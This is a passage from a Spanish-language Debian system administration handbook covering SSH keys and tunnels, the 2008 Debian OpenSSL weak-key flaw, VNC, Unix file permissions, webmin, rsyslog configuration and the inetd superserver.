El usuario genera un par de llaves en la máquina cliente con `ssh-keygen -t rsa`; la llave pública se almacena en `~/.ssh/id_rsa.pub` mientras que la llave privada correspondiente estará almacenada en `~/.ssh/id_rsa`. Luego, el usuario utiliza `ssh-copy-id` *`servidor`* para agregar su llave pública al archivo `~/.ssh/authorized_keys` en el servidor. Si no se protegió la llave privada con una «frase de contraseña» al momento de crearla, todos los inicios de sesión siguientes al servidor funcionarán sin contraseña. De lo contrario, debe descifrar la llave privada cada vez ingresando la frase de contraseña. Afortunadamente, `ssh-agent` permite mantener llaves privadas en memoria para no tener que ingresar la frase de contraseña regularmente. Para ello, simplemente utilizaría `ssh-add` (una vez por sesión de trabajo) siempre que la sesión ya esté asociada con una instancia funcional de `ssh-agent`. De forma predeterminada, Debian activa este comportamiento en sesiones gráficas pero lo puede desactivar cambiando el archivo `/etc/X11/Xsession.options`. Para una sesión en consola, puede iniciarlo manualmente con `eval $(ssh-agent)`.

SEGURIDAD

Protección de la llave privada

Quien posea la llave privada puede iniciar sesión con la cuenta configurada. Es por esto que se protege la llave privada con una «frase de contraseña». Quien obtenga una copia del archivo de la llave privada (por ejemplo, `~/.ssh/id_rsa`) todavía tendrá que saber dicha frase para poder intentar utilizarla. Sin embargo, esta protección adicional no es infalible y es mejor deshabilitar la llave en aquellos equipos en las que la instaló (eliminándola de los archivos `authorized_keys`) y reemplazándola con una nueva llave que haya generado.

CULTURA

Falla OpenSSL en Debian *Etch*

La biblioteca OpenSSL, como fue provista inicialmente en Debian *Etch*, tenía un serio problema en su generador de números aleatorios (RNG: «Random Number Generator»). El desarrollador Debian había realizado una modificación para que los programas que la utilizan no generaran advertencias mientras eran objetivo de análisis por herramientas de pruebas de memoria como `valgrind`. Desafortunadamente, este cambio también significaba que el RNG sólo utilizaba una fuente de entropía que correspondía al número de proceso (PID); pero los 32000 valores posibles del mismo no ofrecen suficiente aleatoriedad.

➨ https://www.debian.org/security/2008/dsa-1571

Específicamente, cuando utilizaba OpenSSL para generar una llave, siempre producía una llave dentro de un conjunto conocido de cientos de miles de llaves (32000 multiplicado por una pequeña cantidad de longitudes de llaves). Esto afectaba llaves SSH, llaves SSL y certificados X.509 utilizados por numerosas aplicaciones, como OpenVPN. Un «cracker» sólo debía intentar todas estas llaves para obtener un acceso no autorizado. Para reducir el impacto del problema, se modificó el demonio SSH para rechazar las llaves problemáticas incluidas en los paquetes *openssh-blacklist* y *openssh-blacklist-extra*. Además, el programa `ssh-vulnkey` permite identificar posibles llaves comprometidas en el sistema.

Un análisis más detallado de este problema resaltó que era el resultado de múltiples problemas (pequeños) del proyecto OpenSSL y del encargado del paquete Debian. Una biblioteca tan utilizada como OpenSSL no debería — sin modificaciones — generar advertencias cuando es probada con `valgrind`. Lo que es más, el código (especialmente las partes tan sensibles como el RNG) deberían tener mejores comentarios para evitar estos errores. Por parte de Debian, el encargado quería validar las modificaciones con los desarrolladores de OpenSSL, pero simplemente explicó las modificaciones sin proporcionar el parche correspondiente para su revisión y se olvidó de mencionar su papel en Debian. Por último, las decisiones de mantenimiento no fueron las óptimas: los cambios en el código original no estaban comentados de forma clara; todas las modificaciones fueron almacenadas en un repositorio Subversion, pero terminaron agrupadas en un sólo parche durante la creación del paquete fuente.

Bajo tales condiciones es difícil encontrar las medidas correctivas para evitar que ocurran incidentes similar. La lección a aprender aquí es que cada divergencia que Debian introduce al software de origen debe estar justificada, documentad, debe ser enviada al proyecto de origen cuando sea posible y publicitada ampliamente. Es desde esta perspectiva que se desarrollaron el nuevo formato de paquete fuente («3.0 (quilt)») y el servicio web de código fuente de Debian.

➨ https://sources.debian.org

Utilización aplicaciones X11 remotas

El protocolo SSH permite redirigir datos gráficos (sesión «X11» por el nombre del sistema gráfico más utilizado en Unix); el servidor luego mantiene un canal dedicado para estos datos. Específicamente, el programa gráfico ejecutado remotamente puede mostrarse en el servidor X.org de la pantalla local y toda la sesión (datos ingresados y lo que sea mostrado) será segura. De forma predeterminada, esta funcionalidad está desactivada porque permite que aplicaciones remotas interfieran con el sistema local. Puede activarla especificando `X11Forwarding yes` en el archivo de configuración del servidor (`/etc/ssh/sshd_config`). Finalmente, el usuario también debe solicitarlo agregando la opción `-X` al ejecutar `ssh`.

Las opciones -R y -L le permiten a `ssh` crear «túneles cifrados» entre dos equipos, redirigiendo de forma segura un puerto TCP local (revise el recuadro «TCP/UDP» página 244) a un equipo remoto o viceversa.

VOCABULARIO

Túnel

Internet, y la mayoría de las redes de área local conectadas a ella, funcionan bajo conmutación de paquetes y no bajo conmutación de circuitos, lo que significa que un paquete enviado de un equipo a otro será detenido en varios routers intermedios para encontrar su ruta al destino. Todavía puede simular el modo de conexión en el que el flujo esté encapsulado en paquetes IP normales. Estos paquetes siguen su ruta usual pero se reconstruye el flujo sin cambios en el destino. A esto le llamamos un «túnel», el análogo a un túnel vial en el que los vehículos conducen directamente desde la entrada a la salida sin encontrase con intersección alguna a diferencia de una ruta en la superficie que involucraría intersecciones y cambios de dirección.

Puede utilizar esta oportunidad para agregar cifrado al túnel: así el flujo del mismo no puede ser reconocido desde el exterior, pero al salir del túnel se encuentra descifrado.

`ssh -L 8000:servidor:25 intermediario` establece una sesión SSH con el equipo *intermediario* y escucha en el puerto local 8000 (revise la Figura 9.3, "Redirección de un puerto local con SSH" página 216). Para cualquier conexión en este puerto, `ssh` iniciará una conexión desde el equipo *intermediario* al puerto 25 de *servidor* y unirá ambas conexiones.

`ssh -R 8000:servidor:25 intermediario` también establece una sesión SSH al equipo *intermediario*, pero es en este equipo que `ssh` escuchará en el puerto 8000 (revise la Figura 9.4, "Redirección de un puerto remoto con SSH" página 216). Cualquier conexión establecida en este puerto causará que `ssh` abra una conexión desde el equipo local al puerto 25 de *servidor* y unirá ambas conexiones.

En ambos casos, se realizan las conexiones en el puerto 25 del equipo *servidor*, que pasarán a través del túnel SSH establecido entre la máquina local y la máquina *intermediario*. En el primer caso, la entrada al túnel es el puerto local 8000 y los datos se mueven hacia la máquina *intermediario* antes de dirigirse a *servidor* en la red «pública». En el segundo caso, la entrada y la salida del túnel son invertidos; la entrada es en el puerto 8000 de la máquina *intermediario*, la salida es en el equipo local y los datos son dirigidos a *servidor*. En la práctica, el servidor generalmente está en la máquina local o el intermediario. De esa forma SSH asegura la conexión un extremo a otro.




Figura 9.3 *Redirección de un puerto local con SSH*




Figura 9.4 *Redirección de un puerto remoto con SSH*

9.2.2. Utilización de escritorios gráficos remotos

VNC (computación en redes virtuales: «Virtual Network Computing») permite el acceso remoto a escritorios gráficos.

Esta herramienta se utiliza más que nada para asistencia técnica; el administrador puede ver los errores con los que se enfrenta el usuario y mostrarle el curso de acción correcto sin tener que estar a su lado.

Primero, el usuario debe autorizar compartir su sesión.El entorno gráfico de escritorio GNOME en *Jessie* y posteriores incluye esa opción en su panel de configuración (al contrario que en versiones anteriores de Debian, donde el usuario tenía que instalar y ejecutar la orden `vino`). KDE Plasma aún requiere utilizar `krfb` para permitir compartir una sesión existente sobre VNC. Para otros entornos gráficos de escritorio, el programa `x11vnc` (en el paquete Debian del mismo nombre) cumple el mismo propósito; puede ponerlo a disposición del usuario con un ícono explícito.

Cuando la sesión gráfica está disponible a través de VNC, el administrador debe conectarse a ella con un cliente VNC. Para ello GNOME posee `vinagre` y `remmina`, mientras que el proyecto KDE proveekrdc (en el menú K → Internet → Cliente de Escritorio Remoto). Existen otros clientes VNC para utilizar en una terminal como `xvnc4viewer` en el paquete Debian del mismo nombre. Una vez conectado, el administrador puede ver lo que sucede, trabajar en el equipo remotamente y mostrarle al usuario cómo proceder.

SEGURIDAD

VNC sobre SSH

Si desea conectarse con VNC y no desea que se envíen sus datos en texto plano a través de la red, es posible encapsular los datos en un túnel SSH (revise la Sección 9.2.1.3, «Creación de túneles cifrados con redirección de puertos» página 215). Simplemente tiene que saber que, de forma predeterminada, VNC utiliza el puerto 5900 para la primera pantalla (llamada «localhost:0»), 5901 para la segunda (llamada «localhost:1»), etc.

La orden `ssh -L localhost:5901:localhost:5900 -N -T` *`equipo`* crea un túnel entre el puerto local 5901 en la interfaz de «localhost» y el puerto 5900 de *equipo*. La primera ocurrencia de «localhost» restringe a SSH para que sólo escuche en dicha interfaz en la máquina local. El segundo «localhost» indica que la interfaz en la máquina remota que recibirá el tráfico de red que ingrese en «localhost:5901». Por lo tanto, `vncviewer localhost:1` conectará el cliente VNC a la pantalla remota aún cuando indique el nombre de la máquina local.

Cuando cierre la sesión VNC, recuerde también cerrar el túnel saliendo de la sesión SSH correspondiente.

VOLVER A LOS CIMIENTOS

Gestor de pantallas

`gdm3`, `kdm`, `lightdm` y `xdm` son gestores de pantalla. Toman el control de la interfaz gráfica poco después del inicio para proveer al usuario una pantalla de inicio de sesión. Una vez que el usuario inició sesión, ejecutan los programas necesarios para iniciar una sesión gráfica de trabajo.

VNC también funciona para usuarios móviles o ejecutivos de empresas que ocasionalmente necesitan iniciar sesión desde sus casas para acceder a un escritorio remoto similar al que utilizan en la oficina. La configuración de tal servicio es más complicada: primero instale el paquete *vnc4server*, modifique la configuración del gestor de pantalla para aceptar pedidos XDMCP Query (en `gdm3` puede hacerlo agregando `Enable=true` en la sección «xdmcp» del archivo `/etc/gdm3/daemon.conf`). Finalmente, inicie el servidor VNC con `inetd` para que se inicie una sesión automáticamente cuando el usuario intente hacerlo. Por ejemplo, puede agregar la siguiente línea al archivo `/etc/inetd.conf`:

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query localhost -
    ➥ once -geometry 1024x768 -depth 16 securitytypes=none
```

Redireccionar las conexiones entrantes al gestor de pantallas soluciona el problema de la autenticación ya que sólo los usuarios con cuentas locales pasarán la pantalla de inicio de sesión de `gdm3` (o su equivalente `kdm`, `xdm`, etc.). Como esta operación permite múltiples sesiones simultáneamente sin problemas (siempre que el servidor sea suficientemente poderoso), incluso puede ser utilizada para proveer escritorios completos para usuarios móviles (o sistemas de escritorios

menos potentes configurados como clientes ligeros). Los usuarios simplemente iniciarán sesión en la pantalla del servidor con `vncviewer servidor:50` ya que utiliza el puerto 5950.

9.3. Administración de permisos

Linux es definitivamente un sistema multiusuario por lo que necesita proveer un sistema de permisos para controlar el conjunto de operaciones autorizadas sobre archivos y directorios, lo que incluye todos los recursos del sistema y los dispositivos (en un sistema Unix cualquier dispositivo es representado por un archivo o un directorio). Este principio es común a todos los sistemas Unix pero siempre es útil recordarlo, especialmente porque existen algunos usos avanzados interesantes y relativamente desconocidos.

Cada archivo o directorio tiene permisos específicos para tres categorías de usuarios:

- su dueño (representado con u por «usuario»);
- su grupo dueño (representado con g por «grupo»), que incluye a todos los miembros del grupo;
- y los demás (representado con o por «otros»).

Puede combinar tres tipos de permisos:

- lectura (representado por r por «read»: leer);
- escritura (o modificación, representado con w por «write»: escribir);
- ejecución (representado con x por «eXecute»: ejecutar).

En el caso de un archivo, estos permisos se entienden fácilmente: la lectura permite acceder al contenido (inclusive copiarlo), la escritura permite cambiarlo y la ejecución permite ejecutarlo (lo cual sólo funcionará si es un programa).

SEGURIDAD

Ejecutables `setuid` y `setgid`

Dos permisos particulares son relevantes para archivos ejecutables: `setuid` y `setgid` (representados con la letra «s»). Sepa que frecuentemente haremos referencias a «bits» ya que cada uno de estos valores booleanos pueden representarse con un 0 o un 1. Estos dos permisos le permiten a cualquier usuario ejecutar el programa con los permisos del dueño o del grupo respectivamente. Este mecanismo provee acceso a funcionalidades que necesitan más permisos de los que tendría normalmente.

Dado que un programa cuyo dueño es root con `setuid` activado ejecutará sistemáticamente con la identidad del súperusuario, es muy importante asegurar que es seguro y confiable. De hecho, un usuario que pueda comprometerlo para ejecutar otro programa de su elección podría hacerse pasar por el usuario root y obtener todos los permisos sobre el sistema.

Los directorios se manejan diferente. El permiso de lectura provee acceso para consultar su lista de elementos (archivos y directorios), el permiso de escritura permite crear o borrar archivos y el permiso de ejecución permite atravesarlo (especialmente para llegar a él con `cd`). Poder

atravesar un directorio sin leerlo permite acceder a los elementos que contenga siempre que se conozca su nombre, pero no le permitirá encontrarlos si no sabe que existen o conoce sus nombres exactos.

SEGURIDAD

Directorios `setgid` y el *bit «sticky»* (pegajoso)

El bit `setgid` también funciona en directorios. Cualquier elemento creado en tales directorios serán asignados automáticamente al grupo dueño del directorio padre en lugar de heredar el grupo principal de su creador como es usual. Esta configuración evita que el usuario tenga que cambiar su grupo principal (con el programa `newgrp`) cuando trabaje en un árbol de archivos compartidos entre varios usuarios del mismo grupo dedicado.

El bit «sticky» (representado por la letra «t») es un permiso que sólo es util en directorios. Es utilizado especialmente en directorios temporales a los que todos tienen permisos de escritura (como `/tmp/`): restringe la eliminación de archivos para que sólo pueda hacerlo el dueño del mismo (o el dueño del directorio padre). Sin esto, cualquier podría eliminar los archivos de otros usuarios en `/tmp/`.

Tres programas controlan los permisos asociados a un archivo:

- `chown` *`usuario archivo`* cambia el dueño de un archivo;
- `chgrp` *`group archivo`* modifica el grupo dueño;
- `chmod` *`permisos archivo`* cambia los permisos del archivo.

Hay dos formas de representar permisos. Entre ellas, la representación simbólica es probablemente la más sencilla de entender y recordar. Involucra las letras mencionadas anteriormente. Puede definir permisos para cada categoría de usuarios (u/g/o) definiéndolos explícitamente (con =, agregar permisos (+) o eliminar (-) permisos. Por lo tanto, la fórmula u=rwx,g+rw,o-r provee al dueño permisos de lectura, escritura y ejecución, agrega permisos de lectura y escritura al grupo dueño y elimina el permiso de lectura para los otros usuarios. Los permisos que no son modificados cuando se agreguen o eliminen permisos en estas fórmulas se mantienen intactos. La letra a (por «all», todos) incluye las tres categorías de usuarios, por lo que a=rx otorga los mismos permisos (lecutra y ejecución, pero no escritura) a las tres categorías de usuario.

La representación numérica (octal) asocia cada permiso con un valor: 4 para lectura, 2 para escritura y 1 para ejecución. Asociamos cada combinación de permisos con la suma de dichos valores. Se asigna cada valor a las diferentes categorías de usuarios uniéndolos en el orden usual (dueño, grupo, otros).

Por ejemplo, `chmod 754` *`archivo`* configurará los siguientes permisos: lectura, escritura y ejecución para el dueño (ya que 7 = 4 + 2 + 1); lectura y ejecución para el grupo (ya que 5 = 4 +1); sólo lectura para los otros usuarios. 0 significa ningún permiso; por lo tanto `chmod 600` *`archivo`* provee permisos de lectura y escritura al dueño y ningún permiso para todos los demás. La combinación de permisos más frecuente es 755 para archivos ejecutables y directorios y 644 para archivos de datos.

Para representar permisos especiales, puede agregar un cuarto dígito antes que los demás según el mismo principio, donde los bits setuid, setgid y «sticky» son, respectivamente, 4, 2 y 1. `chmod 4754` asociará el bit setuid con los permisos descriptos anteriormente.

El uso de notación octal sólo permite definir todos los permisos en un archivo de forma simultanea; no puede utilizarse para agregar un nuevo permiso a un conjunto anterior, como p.ej. agregar el permiso de lectura al grupo dueño, ya que deben tenerse en cuenta los permisos existentes y hay que calcular el nuevo valor numérico correspondiente.

SUGERENCIA

Operación recursiva

A veces debemos cambiar los permisos a un árbol de archivos completo. Todos los programas mencionados aceptan la opción `-R` para trabajar recursivamente en subdirectorios.

La distinción entre archivos y directorios a veces causa problemas con operaciones recursivas. Por eso se introdujo la letra «X» en la representación simbólica de permisos. Representa el permiso de ejecución sólo para directorios (y no para archivos que no tengan este permiso). Por lo tanto, `chmod -R a+X` *`directorio`* sólo agregará permisos de ejecución para todas las categorías de usuarios (`a`) en todos los subdirectorios y aquellos archivos en los que al menos una de las categorías de usuario (aún si sólo es el usuario dueño) ya posea permisos de ejecución.

SUGERENCIA

Modificación de usuario y grupo

Frecuentemente deseará cambiar el grupo de un archivo al mismo tiempo que cambia su dueño. El programa `chown` tiene una sintaxis especial para esto: `chown` *`usuario:grupo archivo`*

YENDO MÁS ALLÁ

`umask`

Cuando una aplicación crea un archivo asigna permisos indicativos, sabiendo que el sistema automáticamente elimina algunos permisos, dados por el programa `umask`. Ejecuta `umask` en una consola; verá una máscara como `0022`. Ésta es simplemente una representación octal de los permisos que serán eliminados sitemáticamente (en este caso, el permiso de escritura para el grupo y otros usuarios).

Si provee un nuevo valor octal, el programa `umask` modificará la máscara. Si lo utiliza en un script de inicialización de consola (por ejemplo `~/.bash_profile`) efectivamente cambiará la máscara predeterminada en sus sesiones de trabajo.

9.4. Interfaces de administración

Utilizar una interfaz gráfica para administración es interesante en varias circunstancias. Un administrador no conoce, necesariamente, todos los detalles de la configuración de todos los servicios, y no siempre tendrá tiempo de revisar la documentación correspondiente. Una interfaz gráfica para administración puede, entonces, acelerar el despliegue de un nuevo servicio. También puede simplificar la instalación de servicios que son difíciles de configurar.

Estas interfaces son sólo ayudas y no un fin en sí mismo. En todos los casos el administrador debe dominar su comportamiento para entender y evitar cualquier problema potencial.

Debido a que ninguna interfaz es perfecta, puede estar tentado de probar varias soluciones. Debe evitar esto tanto como sea posible ya que, a veces, el método funcionamiento de las diferentes herramientas es incompatible. Aunque todas intentan ser muy flexibles e intentan adoptar el archivo de configuración como única referencia, no siempre pueden integrar cambios externos.

9.4.1. Administración en una interfaz web: `webmin`

Esta es, sin lugar a dudas, una de las interfaces de administración más existosas. Es un sistema modular administrador a través de un servidor web, que incluye un amplio rango de áreas y herramientas. Lo que es más, está internacionalizada y está diponible en muchos idiomas.




Figura 9.5 *Webmin dashboard*

Lamentablemente `webmin` ya no es parte de Debian. Su encargado en Debian — Jaldhar H. Vyas — eliminó los paquetes que creó porque ya no tenía el tiempo necesario para mantenerlos en un nivel de calidad aceptable. Nadie asumió ese trabajo oficialmente, por lo que *Buster* no tiene el paquete `webmin`.

Existe, sin embargo, un paquete no oficial distribuido en el sitio web webmin.com. A diferencia de los paquetes Debian originales, este paquete es monolítico; de forma predeterminada se instalan y activan todos sus módulos de configuración, aún si el servicio correspondiente no está instalado en el equipo.

SEGURIDAD

Modificación de la contraseña de root

Durante el primer inicio de sesión debe identificarse con el usuario root y su contraseña habitual. Es recomendable cambiar la contraseña que utiliza para `webmin` tan pronto como sea posible, de forma que aunque ésta pueda ser comprometida, y a pesar de que el propio webmin proporciona permisos administrativos importantes en el equipo, no se consiga a la vez la contraseña de root del servidor.

¡Cuidado! Dado que `webmin` posee tanta funcionalidad, un usuario malicioso que acceda a él puede comprometer la seguridad de todo el sistema. En general, no se recomiendan este tipo de interfaces para sistemas importantes con fuertes limitaciones de seguridad (firewall, servidores sensibles, etc.).

Webmin se utiliza a través de una interfaz web, pero no necesita instalar Apache. Esencialmente, este software tiene su propio miniservidor web integrado. De forma predeterminada, este servidor escucha en el puerto 10000 y acepta conexiones HTTP seguras.

Los módulos incluidos cubren una amplia variedad de servicios, entre ellos:

- todos los servicios base: creación de usuarios y grupos, administración de archivos `crontab`, scripts de inicio, visualización de registros, etc.
- bind: configuración del servidor DNS (servicio de nombres);
- postfix: configuración del servidor SMTP (correo electrónico);
- inetd: configuración del superservidor `inetd`;
- quota: administración de cuotas de usuario;
- dhcpd: configuración del servidor DHCP;
- prpftpd: configuración del servidor FTP;
- samba: configuración del servidor de archivos Samba;
- software: instalación o eliminación de software desde paquetes Debian y actualizaciones de sistema.

La interfaz de administración está disponible a través de un navegador en https://localhost:10000. ¡Cuidado! No podrá utilizar directamente todos los módulos. Deberá configurar algunos especificando la ubicación de los archivos de configuración correspondiente y algunos archivos ejecutables (programas). Frecuentemente el sistema le pedirá esa información cuando no pueda activar un módulo que solicite.

ALTERNATIVA

Centro de control de GNOME («Control Center»)

El proyecto GNOME también provee varias interfaces de administración, a las que generalmente puede acceder a través del elemento «Preferencias» en el menú del usuario en la esquina superior derecha. `gnome-control-center` es el programa principal que las unifica, pero muchas de las herramientas de configuración del sistema en general son provistas efectivamente por otros paquetes (*accountsservice*, *system-config-printer*, etc.). Aunque son fáciles de utilizar, sólo cubren una cantidad limitada de servicios básicos: gestión de usuarios, configuración de fecha y hora, configuración de red, configuración de impresión, etc..

9.4.2. Configuración de paquetes: `debconf`

Después de realizar unas pocas preguntas durante la instalación a través de Debconf, muchos paquetes son configurados automáticamente. Puede reconfigurar estos paquetes ejecutando `dpkg-reconfigure` *`paquete`*.

En la mayoría de los casos, estas configuraciones son muy simples; sólo modifican unas pocas variables importantes en el archivo de configuración. Generalmente se agrupan estas variables entre dos líneas de «demarcación» para que la reconfiguración del paquete sólo afecte el área entre ellas. En otros casos, la reconfiguración no realizará cambios si el script detecta una modificación manual del archivo de configuración para preservar estas intervenciones humanas (debido a que el script no puede asegurar que sus propias modificaciones no afectarán la configuración existente).

NORMATIVA DEBIAN

Preservación de cambios

La Normativa Debian estipula expresamente que se debe hacer todo para preservar los cambios manuales en los archivos de configuración, por lo que más y más scripts toman precauciones al editar archivos de configuración. El principio general es simple: el script sólo realizará cambios si conoce el estado del archivo de configuración, lo que controla comparando la suma de verificación del archivo con la del último archivo generado automáticamente. Si son iguales, el script está autorizado a realizar cambios en el archivo de configuración. De lo contrario, determina que el archivo fue modificado y pregunta por la acción a tomar (instalar el nuevo archivo, guardar el archivo existente o intentar integrar los nuevos cambios en el archivo actual). Este principio de precaución es, desde hace tiempo, exclusivo de Debian pero otras distribuciones gradualmente comenzaron a aceptarlo.

Puede utilizar el programa `ucf` (en el paquete Debian del mismo nombre) para implementar este comportamiento.

9.5. `syslog` Eventos de sistema

9.5.1. Principio y mecanismo

El demonio `rsyslogd` es responsable de recolectar los mensajes de servicio que provienen de aplicaciones y el núcleo para luego distribuirlos en archivos de registros (usualmente almacenados en el directorio `/var/log/`). Obedece a su archivo de configuración: `/etc/rsyslog.conf`.

Cada mensaje de registro es asociado con un subsistema de aplicaciones (llamados «facility» en la documentación):

- auth y authpriv: para autenticación;
- cron: proviene servicios de programación de tareas, `cron` y `atd`;
- daemon: afecta un demonio sin clasificación especial (DNS, NTP, etc.);
- ftp: el servidor FTP;
- kern: mensaje que proviene del núcleo;
- lpr: proviene del subsistema de impresión;
- mail: proviene del subsistema de correo electrónico;
- news: mensaje del subsistema Usenet (especialmente de un servidor NNTP — protocolo de transferencia de noticias en red, «Network News Transfer Protocol» — que administra grupos de noticias);
- syslog: mensajes del servidor `syslogd` en sí;
- user: mensajes de usuario (genéricos);
- uucp: mensajes del servidor UUCP (programa de copia Unix a Unix, «Unix to Unix Copy Program», un protocolo antiguo utilizado notablemente para distribuir correo electrónico);
- local0 a local7: reservados para uso local.

Cada mensaje tiene asociado también un nivel de prioridad. Aquí está la lista en orden decreciente:

- emerg: «¡Ayuda!» Hay una emergencia y el sistema probablemente está inutilizado.
- alerta: apúrese, cualquier demora puede ser peligrosa, debe reaccionar inmediatamente;
- crit: las condiciones son críticas;
- err: error;
- warn: advertencia (error potencial);
- notice: las condiciones son normales pero el mensaje es importante;
- info: mensaje informativo;
- debug: mensaje de depuración.

9.5.2. El archivo de configuración

La sintaxis del archivo `/etc/rsyslog.conf` está detallada en la página de manual `rsyslog.conf(5)`, pero también hay disponible documentación HTML en el paquete *rsyslog-doc* (`/usr/share/doc/rsyslog-doc/html/index.html`). El principio general es escribir pares de «selector» y «acción». El selector define los mensajes relevantes y la acción describe qué hacer con ellos.

Sintaxis del selector

El selector es una lista separada por punto y coma de pares *subsistema.prioridad* (por ejemplo: auth.notice;mail.info). Un asterisco puede representar todos los subsistemas o todas las prioridades (por ejemplo: *.alert o mail.*). Puede agrupar varios subsistemas separándolos con una coma (por ejemplo: auth,mail.info). La prioridad indicada también incluye los mensajes de prioridad igual o mayor; por lo tanto, auth.alert indica los mensajes del subsistema auth de prioridad alert o emerg. Si se agrega un signo de exclamación (!) como prefijo, indica lo contrario; en otras palabras, prioridades estrictamente menores. Por lo tanto, auth.!notice sólo incluye los mensajes del subsistema auth con prioridades info o debug. Si se agrega un signo igual (=) como prefijo corresponde única y exactamente con la prioridad indicada (auth.=notice sólo incluye los mensajes del subsistema auth con prioridad notice).

Cada elemento en la lista del selector reemplaza elementos anteriores. Así es posible restringir un conjunto o excluir ciertos elementos del mismo. Por ejemplo, kern.info;kern.!err significa los mensajes del núcleo con prioridades entre info y warn. La prioridad none indica el conjunto vacío (ninguna prioridad) y puede servir para excluir un subsistema de un conjunto de mensajes. Por lo tanto *.crit;kern.none indica todos los mensajes con prioridad igual o mayor a crit que no provengan del núcleo.

VOLVER A LOS CIMIENTOS

La tubería («pipe») con nombre, una tubería persistente

Una tubería con nombre es un tipo particular de archivo que funciona como una tubería tradicional (la tubería que crea con el símbolo «|» en una consola), pero a través de un archivo. Este mecanismo tiene la ventaja de poder relacionar dos procesos que no están relacionados. Todo lo que se escriba en una tubería con nombre bloquea el proceso que escribe hasta que un proceso intente leer los datos escritos. Este segundo proceso lee los datos escritos por el primero, que puede luego continuar ejecutando.

Puede crear estos archivos con el programa `mkfifo`.

Las acciones posibles son:

- agregar el mensaje a un archivo (ejemplo: `/var/log/messages`);
- enviar el mensaje a un servidor `syslog` remoto (ejemplo: @log.falcot.com);
- enviar el mensaje a una tubería con nombre existente (ejemplo: |/dev/xconsole);
- enviar el mensaje a uno o más usuarios si tienen una sesión iniciada (ejemplo: root,rhertzog);
- enviar el mensaje a todos los usuarios con sesiones activas (ejemplo: *);
- escribir el mensaje en una consola de texto (ejemplo: /dev/tty8).

SEGURIDAD

Reenvío de registros

Es buena idea grabar los registros más importantes en una máquina separada (tal vez dedicada a este propósito), ya que evitará que cualquier intruso elimine los rastros de su intromisión (a menos, por supuesto, que también comprometa este otro servidor). Lo que es más, en el caso de un problema mayor (como un fallo abrupto del núcleo) tendrá disponible los registros en otro equipo, lo que aumenta sus probabilidades de determinar la secuencia de eventos que llevó al fallo.

Para aceptar mensajes de registro enviados por otras máquinas debe reconfigurar *rsyslog*: en la práctica es suficiente activar las líneas ya preparadas en el archivo `/etc/rsyslog.conf` (`$ModLoad imudp` y `$UDPServerRun 514`).

9.6. El superservidor `inetd`

Inetd (frecuentemente llamado «superservidor de internet») es un servidor de servidores. Ejecuta a pedido servidores rara vez utilizados para que no tengan que ejecutar continuamente.

El archivo `/etc/inetd.conf` enumera estos servidores y sus puertos usuales. El programa `inetd` escucha en todos estos puertos y cuando detecta una conexión a uno de ellos ejecuta el programa servidor correspondiente.

NORMATIVA DEBIAN

Registro de un servidor en `inetd.conf`

Frecuentemente los paquetes desean registrar un nuevo servidor en el archivo `/etc/inetd.conf`, pero la Normativa Debian prohíbe que un paquete modifique un archivo de configuración que no le pertenece. Es por esto que se creó el script `updated-inetd` (en el paquete del mismo nombre): este script administra el archivo de configuración y otros paquetes pueden utilizarlo para registrar un nuevo servidor en la configuración del superservidor.

Cada línea significativa del archivo `/etc/inetd.conf` describe un servidor con siete campos (separados con espacios):

- El número de puerto TCP o UDP o el nombre del servicio (asociado con un número de puerto estándar con la información en el archivo `/etc/services`).
- El tipo de zócalo: stream para una conexión TCP, dgram para datagramas UDP.
- El protocolo: tcp o udp.
- Las opciones: dos valores posibles, wait o nowait para indicarle a `inetd` si debe esperar o no a que el proceso ejecutado finalice antes de aceptar una nueva conexión. Para conexiones TCP, fáciles de gestionar simultáneamente, utilizará generalmente nowait. Para programas que respondan sobre UDP debería utilizar nowait sólo si el servidor es capaz de gestionar varias conexiones en paralelo. Puede agregar un punto al final de este campo seguido de la cantidad máxima de conexiones autorizadas por minuto (el límite predeterminado es 256).
- El nombre del usuario bajo el que ejecutará el servidor.
- La ruta completa al programa del servidor a ejecutar.
- Los parámetros: esta es una lista completa de los parámetros del programa, incluyendo su propio nombre (argv[0] en C).

El ejemplo a continuación ilustra los casos más comunes:

Ejemplo 9.1 *Extracto de `/etc/inetd.conf`*

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

Frecuentemente se utiliza el programa `tcpd` en el archivo `/etc/inetd.conf`. Permite limitar las conexiones entrantes aplicando reglas de control de acceso, documentadas en la página de manual `hosts_access(5)`, y que puede configurar en los archivos `/etc/hosts.allow` y `/etc/hosts.deny`. Una vez que se determinó que la conexión está autorizada, `tcpd` ejecuta el servidor real (en el ejemplo: `in.fingerd`). Vale la pena aclarar que `tcpd` necesita el nombre con el que se lo invoca (que es el primer parámetro: argv[0]) para identificar el programa real a ejecutar. No debería iniciar la lista de parámetros con tcpd sino con el programa subyacente.

COMUNIDAD

Wietse Venema

